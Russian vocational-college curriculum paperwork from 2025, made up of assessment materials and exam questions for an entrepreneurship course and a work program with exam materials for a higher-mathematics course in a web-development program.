АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОГСЭ.09. Основы предпринимательской деятельности

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине СГ.09. Основы предпринимательской деятельности предназначены для оценки достижений запланированных результатов по дисциплине и общих компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины СГ.09. Основы предпринимательской деятельности обучающийся должен

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - применять нормативные документы для открытия и ведения предпринимательской деятельности субъектов малого и среднего бизнеса;

$У_2$ - разрабатывать бизнес-план предприятия;

$У_3$ - определять стратегию открываемого бизнеса;

$У_4$ - оценивать конъюнктуру рынка;

$У_5$ - определять эффективность бизнеса.

знать:

$З_1$ - базовые определения, функции и задачи предпринимательства;

$З_2$ - сущность предпринимательской среды;

$З_3$ - историю развития предпринимательства в России;

$З_4$ - роль государства в развитии предпринимательской деятельности;

$З_5$ - различные способы создания предпринимательской организации;

$З_6$ - этапы организации собственного предприятия;

$З_7$ - механизм осуществления предпринимательской деятельности;

$З_8$ - этические нормы предпринимательской деятельности.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в

профессиональной сфере, использовать знания по *финансовой грамотности в различных жизненных ситуациях*[1];

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. *Содействовать сохранению окружающей среды, ресурсосбережению,* применять *знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и профессиональными компетенциями (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

---

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

Форма промежуточной аттестации – ***дифференцированный зачет.***

Вид – ответы на вопросы. Обучающийся отвечает на 2 вопроса, выбранные в случайном порядке.

Умения оцениваются по выполненным заданиям, на практических занятиях.

Критерии оценки

Уровень подготовки студентов оценивается в баллах: «отлично», «хорошо», «удовлетворительно», «неудовлетворительно».

Оценка **«отлично»** ставится, если обучающийся понимает и умеет дать верную оценку сложившейся ситуации, аргументирует свою точку зрения, умеет анализировать, обобщать и предлагает верные пути решения ситуации, при ответах на вопросы не допускает ошибок и неточностей.

Оценка **«хорошо»** ставится, если обучающийся понимает суть ситуации, логично строит свой ответ, но допускает незначительные неточности при определении путей решения, в ответах на вопросы могут присутствовать отдельные ошибки.

Оценка **«удовлетворительно»** ставится, если обучающийся ориентируется в сущности складывающейся ситуации, но нуждается в наводящих вопросах, не умеет анализировать и не совсем верно намечает пути решения ситуации, не может правильно ответить на все вопросы к ситуации.

Оценка **«неудовлетворительно»** ставится, если обучающийся не может самостоятельно оценить сложившуюся ситуацию, не умеет анализировать, обобщать и делать выводы, не может предложить путей решения, либо допускает грубые ошибки.

Общая оценка по дисциплине – среднее арифметическое за работу при изучении дисциплины.

$$О_о = \frac{\sum О_{ПЗ} + \sum О_{с.р} + О_Т}{12}$$

где $О_о$ – общая оценка по дисциплине

$\sum О_{ПР}$ – сумма оценок за практические занятия (№№1-6)

$\sum О_{с.р}$ – сумма оценок за самостоятельную работу (по темам 1.2, 2.1, 2.5, 3.1 и 3.2)

$О_Т$ – оценка за ответ во время дифференцированного зачета

10 – количество оценок, которое должен получить обучающийся по дисциплине.

1.2. Сформированность компетенций обучающихся

В результате освоения дисциплины СГ.09. Основы предпринимательской деятельности обучающийся должен показать также сформированность общих компетенций (ОК):

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по *финансовой грамотности в различных жизненных ситуациях*[2]	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную	- умеет передавать информацию другому человеку

[2] Выделенное курсивом не формируется в рамках данной дисциплины

и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческой ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[3].	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, *применять знания об изменении климата*, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранно*м языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации;

Критерии оценивания

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);
1 балл - компетенция проявляется иногда или неполностью (частично сформирована);
0 баллов - компетенция не проявляется (не сформирована).

[3] *Выделенное курсивом не формируется в рамках данной дисциплины*

Вопросы

для промежуточной аттестации

по дисциплине СГ.09. Основы предпринимательской деятельности

1.Основные экономические ресурсы. Предпринимательство как особый вид деятельности.

2. Развитие предпринимательства в России. Объекты и субъекты предпринимательства.

3. Отличия предпринимателя от других экономических субъектов.

4. Цели предпринимательской деятельности. Права и обязанности предпринимателей.

5. Признаки и свойства, характеризующие статус юридического лица.

6. Государственное и частное предпринимательство.

7. Производственная, коммерческая и финансовая предпринимательская деятельность.

8. Инновационное предпринимательство. Консультационное предпринимательство.

9. Конституция РФ (основные принципы и условия существования предпринимательской деятельности, гарантирует основные права и свободы её участников).

10. Гражданский кодекс Российской Федерации (предпринимательская деятельность; объекты и субъекты предпринимательской деятельности; виды предпринимательской деятельности по количеству собственников, по характеру объединения).

11. Налоговый кодекс Российской Федерации (федеральные, региональные, местные налоги).

12. Федеральные законы, регламентирующие предпринимательскую деятельность.

13. Документы, необходимые для регистрации предпринимательской деятельности.

14. Порядок регистрации в соответствующих учреждениях и фондах в Единое окно.

15. Заявление о государственной регистрации. Открытие расчётного счёта в банке.

16. Лицензирование.

17. Налоговая политика государства в отношении субъектов малого и среднего бизнеса.

18. Системы налогообложения, применяемые субъектами малого и среднего бизнеса.

19. Упрощенная система налогообложения (УСН).

20. УСН на основе патента.

21. Единый налог на вменённый доход. (ЕНВД).

22. Единый сельскохозяйственный налог (ЕСН).

23. Выбор системы налогообложения – общие принципы.

24. НДС (налог на добавленную стоимость).

25. Страховые взносы во внебюджетные фонды. Удержание и уплата налога на доходы физических лиц (НДФЛ) налоговыми агентами.

26. Ответственность за нарушение налогового законодательства.

27. Краткие сведения о бухгалтерском учёте.

28. Бухгалтерская отчётность.

29. Налоговый учёт.

30. Учёт результатов хозяйственной деятельности при УСН. Книга учета доходов и расходов.

31. Налоговая отчётность: формы, порядок сдачи.

32. Отчётность во внебюджетные фонды: формы, порядок сдачи.

33. Отчётность в Федеральную службу государственной статистики.

34. Формирование имущественной основы предпринимательской деятельности.

35. Собственные, заёмные и привлечённые средства предпринимателя.

36. Финансовое самообеспечение хозяйствующего субъекта.

37. Финансовый менеджмент.

38. Выручка. Себестоимость. Прибыль.

39. Анализ и планирование финансов предприятия.

40. Кредит как источник финансирования малого предпринимательства.

41. Виды и формы кредитования малого предпринимательства.

42. Требования кредитных организаций, предъявляемые к потенциальным заёмщикам – субъектам малого бизнеса.

43. Программы региональных банков по кредитованию субъектов малого предпринимательства.

44. Лизинг, факторинг, микрокредитование - новые возможности финансирования для субъектов малого предпринимательства.

45. Анализ рыночных возможностей и спроса на новые товары и услуги, выявление потребителей и их основных потребностей.

46. Цены и ценовая политика.

47. Продвижение товаров и услуг на рынок. Каналы поставки.

48. Конкуренция и конкурентоспособность, конкурентные преимущества.

49. Формирование стратегии повышения конкурентоспособности.
50. Реклама и PR.
51. Отбор, подбор, оценка персонала.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.01. Элементы высшей математики

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.01. Элементы высшей математики разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 11

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.01. ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ

1.1. Область применения программы

Рабочая программа дисциплины ОП.01. Элементы высшей математики является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.01. **Элементы высшей математики** является обязательной дисциплиной общепрофессионального цикла.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - выполнять операции над матрицами и решать системы линейных уравнений;

$У_2$ - определять предел последовательности, предел функции;

$У_3$ - применять методы дифференциального и интегрального исчисления;

$У_4$ - использовать методы дифференцирования и интегрирования для решения практических задач;

$У_5$ - решать дифференциальные уравнения;

$У_6$ - пользоваться понятиями теории комплексных чисел.

знать:

$З_1$ - основы математического анализа, линейной алгебры и аналитической геометрии;

$З_2$ - основы дифференциального и интегрального исчисления;

$З_3$ - основы теории комплексных чисел.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной*

сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном*[1] языках.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 101 час, в том числе

в форме практической подготовки – 38 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 82 часа, в том числе

практические занятия – 38 часа;

самостоятельная работа обучающегося – 11 часов

промежуточная аттестация (экзамен) – 6 часов

Обязательная часть рабочей программы составляет – 101 час, вариативная часть – 00 часов.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**101**
в том числе:	
в форме практической подготовки	38
Объем работы обучающегося во взаимодействии с преподавателем	**88**
в том числе:	
практические занятия	38
Самостоятельная работа обучающегося (всего) *в том числе:* выполнение домашней контрольной работы решение математических задач подготовка к экзамену	**13** 3 4 6
Промежуточная аттестация (экзамен)	**6**

2.2. Формы промежуточной аттестации

3 семестр – экзамен

2.2. Тематический план и содержание дисциплины ОП.01. Элементы высшей математики

Наименование разделов и тем	Содержание учебного материала, практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Математический анализ			**62**	*24*	
Тема 1.1. Дифференциальные исчисления	*Содержание учебного материала*		*18*		
	1	Функция одной независимой переменной. Предел и непрерывность функции. Первый и второй замечательные пределы.	2		ОК 01, ОК 05, ОК 09
	2	Определение производной. Геометрический и физический смысл производной. Основные правила и формулы дифференцирования.	2		
	3	Производная сложной функции.	2		
	4	Дифференциал. Понятие дифференциала и его вычисление. Применение дифференциала в приближенных вычислениях.	2		
	5	Исследование функций и построение графиков.	2		
	Практические занятия:		**6**	6	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	6	**Практическое занятие № 1.** Вычисление пределов функций с использованием первого и второго замечательных пределов. Нахождение производных по алгоритму.	2		
	7	**Практическое занятие № 2.** Вычисление производных сложных функций. Решение прикладных задач.	2		
	8	**Практическое занятие № 3.** Исследование функций и построение графиков	2		
	Самостоятельная работа обучающихся		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Индивидуальная домашняя работа				
Тема 1. 2. Интегральные исчисления	*Содержание учебного материала*		*16*		
	1	Первообразная и неопределенный интеграл. Основные свойства неопределенного интеграла. Таблица основных интегралов.	2		ОК 01, ОК 05, ОК 09
	2	Основные методы интегрирования. Непосредственное интегрирование. Метод подстановки, метод интегрирования по частям.	2		
	3	Определенный интеграл. Основные свойства определенного интеграла и	2		

		геометрический смысл. Формула Ньютона-Лейбница.			
	4	Некоторые физические и геометрические приложения определенного интеграла.	2		
	Практическое занятие		**6**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	5-6	**Практическое занятие № 4.** Интегрирование функций. Вычисление определенных интегралов. Решение прикладных задач с использованием элементов интегрального исчисления		6	
	7	**Практическое занятие № 5.** Применение определенного интеграла в практических задачах			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Индивидуальная домашняя работа				
Тема 1.3. Дифференциальные уравнения	*Содержание учебного материала*		*14*		
	1	Задачи, приводящие к дифференциальным уравнениям. Дифференциальные уравнения первого порядка с разделенными переменными.	2		ОК 01, ОК 05, ОК 09
	2	Дифференциальные уравнения первого порядка с разделяющимися переменными. Дифференциальное уравнение второго порядка и его общее решение.	2		
	3	Линейные однородные дифференциальные уравнения второго порядка с постоянными коэффициентами. Решение прикладных задач, приводящих к дифференциальным уравнениям.	2		
	Практическое занятие:		**6**		ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	4	**Практическое занятие № 6.** Решение дифференциальных уравнений первого порядка с разделенными переменными.		6	
	5	**Практическое занятие № 7.** Решение дифференциальных уравнений первого порядка с разделяющимися переменными.			
	6	**Практическое занятие № 8.** Решение дифференциальных уравнений второго порядка. Решение прикладных задач, приводящих к дифференциальным уравнениям.			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Индивидуальная домашняя работа				
Тема 1.4. Ряды	*Содержание учебного материала*		*14*		
	1	Понятие числового ряда. Сходимость и расходимость рядов.	2		ОК 01, ОК 05, ОК 09
	2	Ряды с неотрицательными членами. Признаки сходимости: сравнения, признак Даламбера. Знакопеременные ряды. Абсолютная и условная сходимости рядов.	2		
	3	Степенные ряды. Разложение элементарных функций в ряд Маклорена	2		
	Практическое занятие:		**6**		ОК 01, ОК 02,

	4	**Практическое занятие № 9.** Определение сходимости рядов по признаку Даламбера.		6	ОК 04, ОК 05, ОК 09
	5	**Практическое занятие № 10.** Определение сходимости знакопеременных рядов.			
	6	**Практическое занятие № 11.** Разложение функций в ряд Маклорена.			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Разложение функций в степенные ряды.				
Раздел 2. Линейная алгебра			**19**		
Тема 2.1. Матрицы	*Содержание учебного материала*		*18*		
	1	Матрицы. Виды матриц. Линейные операции над матрицами	2		ОК 01, ОК 05, ОК 09
	2	Определитель матрицы. Свойства определителей. Вычисление определителей второго и третьего порядков. Миноры и алгебраические дополнения определителя.	2		
	3	Решение простейших матричных уравнений. Решение систем линейных уравнений в матричной форме. Применение формул Крамера к решению систем линейных уравнений.	2		
	4	Решение систем линейных уравнений методом Гаусса.	2		
	Практическое занятие:		**8**	8	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	5	**Практическое занятие № 12.** Выполнение линейных операций над матрицами.			
	6	**Практическое занятие № 13.** Решение простейших матричных уравнений, систем линейных уравнений в матричной форме.			
	7	**Практическое занятие № 14.** Решение систем линейных уравнений с использованием формул Крамера.			
	8	**Практическое занятие № 15.** Решение систем линейных уравнений методом Гауса.			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Решение систем линейных уравнений разными методами Решение систем линейных алгебраических уравнений				
Раздел 3. Аналитическая геометрия			**17**	6	
Тема 3.1 Векторы	*Содержание учебного материала*		*10*		
	1	Прямоугольная система координат в пространстве. Понятие вектора.	2		ОК 01, ОК 05,

		Линейные операции над векторами. Разложение вектора по базису.			ОК 09
	2	Скалярное произведение векторов. Векторное произведение и его свойства	2		
	Практическое занятие:		**2**	2	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	3	**Практическое занятие № 16.** Выполнение операций над векторами			
	Самостоятельная работа обучающихся:		**1**		ОК 01 - ОК 03, ОК 05, ОК 09
	Применение метода координат к решению задач (индивидуальная контрольная работа)				
Тема 3.2 Комплексные числа	*Содержание учебного материала*		*8*		
	1	Понятие мнимой единицы. Определение комплексного числа. Действия над комплексными числами. Алгебраическая форма комплексного числа. Тригонометрическая форма комплексного числа.	2		ОК 01, ОК 05, ОК 09
	Практическое занятие:		**4**	4	ОК 01, ОК 02, ОК 04, ОК 05, ОК 09
	2	**Практическое занятие № 17.** Действия над комплексными числами в алгебраической форме.			
	3	**Практическое занятие № 18.** Действия над комплексными числами в тригонометрической форме			
	Самостоятельная работа обучающихся:		**7**		ОК 01 - ОК 03, ОК 05, ОК 09
	Действия над комплексными числами		**1**		
	Подготовка к экзамену		**6**		
	ЭКЗАМЕН		**6**		
	Всего:		**101**	**38**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в учебном кабинете математики.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.01. Элементы высшей математики разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Литература

1. Кашапова Ф. Р. Высшая математика. Общая алгебра в задачах : учебное пособие для среднего профессионального образования / Ф. Р. Кашапова, И. А. Кашапов, Т. Н. Фоменко. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 128 с. — (Профессиональное образование). — ISBN 978-5-534-11363-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515305 (дата обращения: 14.01.2024).

Дополнительная литература

1. Зенков А. В. Численные методы : учебное пособие для среднего профессионального образования / А. В. Зенков. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 136 с. — (Профессиональное образование). — ISBN 978-5-534-16731-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531597 (дата обращения: 14.01.2024).

2. Кремер Н. Ш. Математика для колледжей : учебное пособие для среднего профессионального образования / Н. Ш. Кремер, О. Г. Константинова, М. Н. Фридман ; под редакцией Н. Ш. Кремера. — 11-е изд., перераб. и доп. —

Москва : Издательство Юрайт, 2024. — 362 с. — (Профессиональное образование). — ISBN 978-5-534-15601-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/511283 (дата обращения: 14.01.2024).

3. Нестерова Л. Ю. Теория чисел : учебник и практикум для среднего профессионального образования / Л. Ю. Нестерова, С. В. Напалков. — Москва : Издательство Юрайт, 2024. — 150 с. — (Профессиональное образование). — ISBN 978-5-534-15322-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520369 (дата обращения: 14.01.2024).

4. Черняк А. А. Математические расчеты в среде Mathcad : учебное пособие для среднего профессионального образования / А. А. Черняк, Ж. А. Черняк ; под общей редакцией А. А. Черняк. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 163 с. — (Профессиональное образование). — ISBN 978-5-534-15126-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520254 (дата обращения: 14.01.2024).

Интернет-ресурсы:

1. http://mathem.h1.ru/ - Математика On-Line. Коллекция формул по математике, геометрии, высшей математике, справочной информации по математическим дисциплинам и математические статьи.
2. http://www.math.ru - Коллекция книг, видео-лекций, подборка занимательных математических фактов, различные по уровню и тематике задачи, истории из жизни математиков. Информация об олимпиадах, научных школах по математике.
3. http://www.alleng.ru/d/math-stud/math-st868.htm
4. http://www.mathprofi.ru/differencialnye_uravnenija_primery_reshenii.html

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - выполнять операции над матрицами и решать системы линейных уравнений;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося на уроке; - оценка выполнения заданий самостоятельной работы	- экзамен
$У_2$ - определять предел последовательности, предел функции;		
$У_3$ - применять методы дифференциального и интегрального исчисления;		
$У_4$ - использовать методы дифференцирования и интегрирования для решения практических задач;		
$У_5$ - решать дифференциальные уравнения;		
$У_6$ - пользоваться понятиями теории комплексных чисел.		
знать:		
$З_1$ - основы математического анализа, линейной алгебры и аналитической геометрии;	- оценка выполнения заданий на практических занятиях; - оценка участия обучающегося на уроке; - устный опрос; - оценка выполнения заданий самостоятельной работы	- экзамен
$З_2$ - основы дифференциального и интегрального исчисления;		
$З_3$ - основы теории комплексных чисел.		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*.	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов,

иностранном языках[2].	научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия» в
составе образовательной
программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
ОП.01 Элементы высшей математики

для специальности 09.02.09 Веб-разработка

Разработчик: Сорошева С.В., преподаватель

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине ОП.01 Элементы высшей математики предназначены для контроля освоения запланированных результатов по дисциплине, общих компетенций обучающихся по *специальности 09.02.09 Веб-разработка.*

1.1. Оценка освоения дисциплины

В результате освоения дисциплины ОП.01. Элементы высшей математики обучающийся должен

уметь:

$У_1$ - выполнять операции над матрицами и решать системы линейных уравнений;

$У_2$ - определять предел последовательности, предел функции;

$У_3$ - применять методы дифференциального и интегрального исчисления;

$У_4$ - использовать методы дифференцирования и интегрирования для решения практических задач;

$У_5$ - решать дифференциальные уравнения;

знать:

$З_1$ - основы математического анализа, линейной алгебры и аналитической геометрии;

$З_2$ - основы дифференциального и интегрального исчисления;

Форма промежуточной аттестации – ***экзамен.***

Вид – экзаменационная работа, состоящая из 3х блоков:

1-й блок – 9 заданий с выбором одного варианта ответа,

2-й блок – 4 расчетных задания,

3-й блок – кейс-задание.

Количество вариантов – 3.

Критерии оценки

Правильный ответ на вопросы или верное решение задачи оценивается в 1 балл.

«Отлично» – 16-17 правильных ответов (90-100%)
«Хорошо» - 14-15 правильных ответов (80-89%)
«Удовлетворительно» - 12-13 правильных ответов (70-79%)
«Неудовлетворительно» - 11 и менее правильных ответов (69 и менее %)

ОТВЕТЫ на

ЭКЗАМЕНАЦИОННУЮ РАБОТУ
по дисциплине ОП.01 ЭЛЕМЕНТЫ ВЫСШЕЙ МАТЕМАТИКИ
для специальности 09.02.09 Веб-разработка

№ задания	Правильный вариант ответа			Критерии оценки
	Варианты			
	1	2	3	
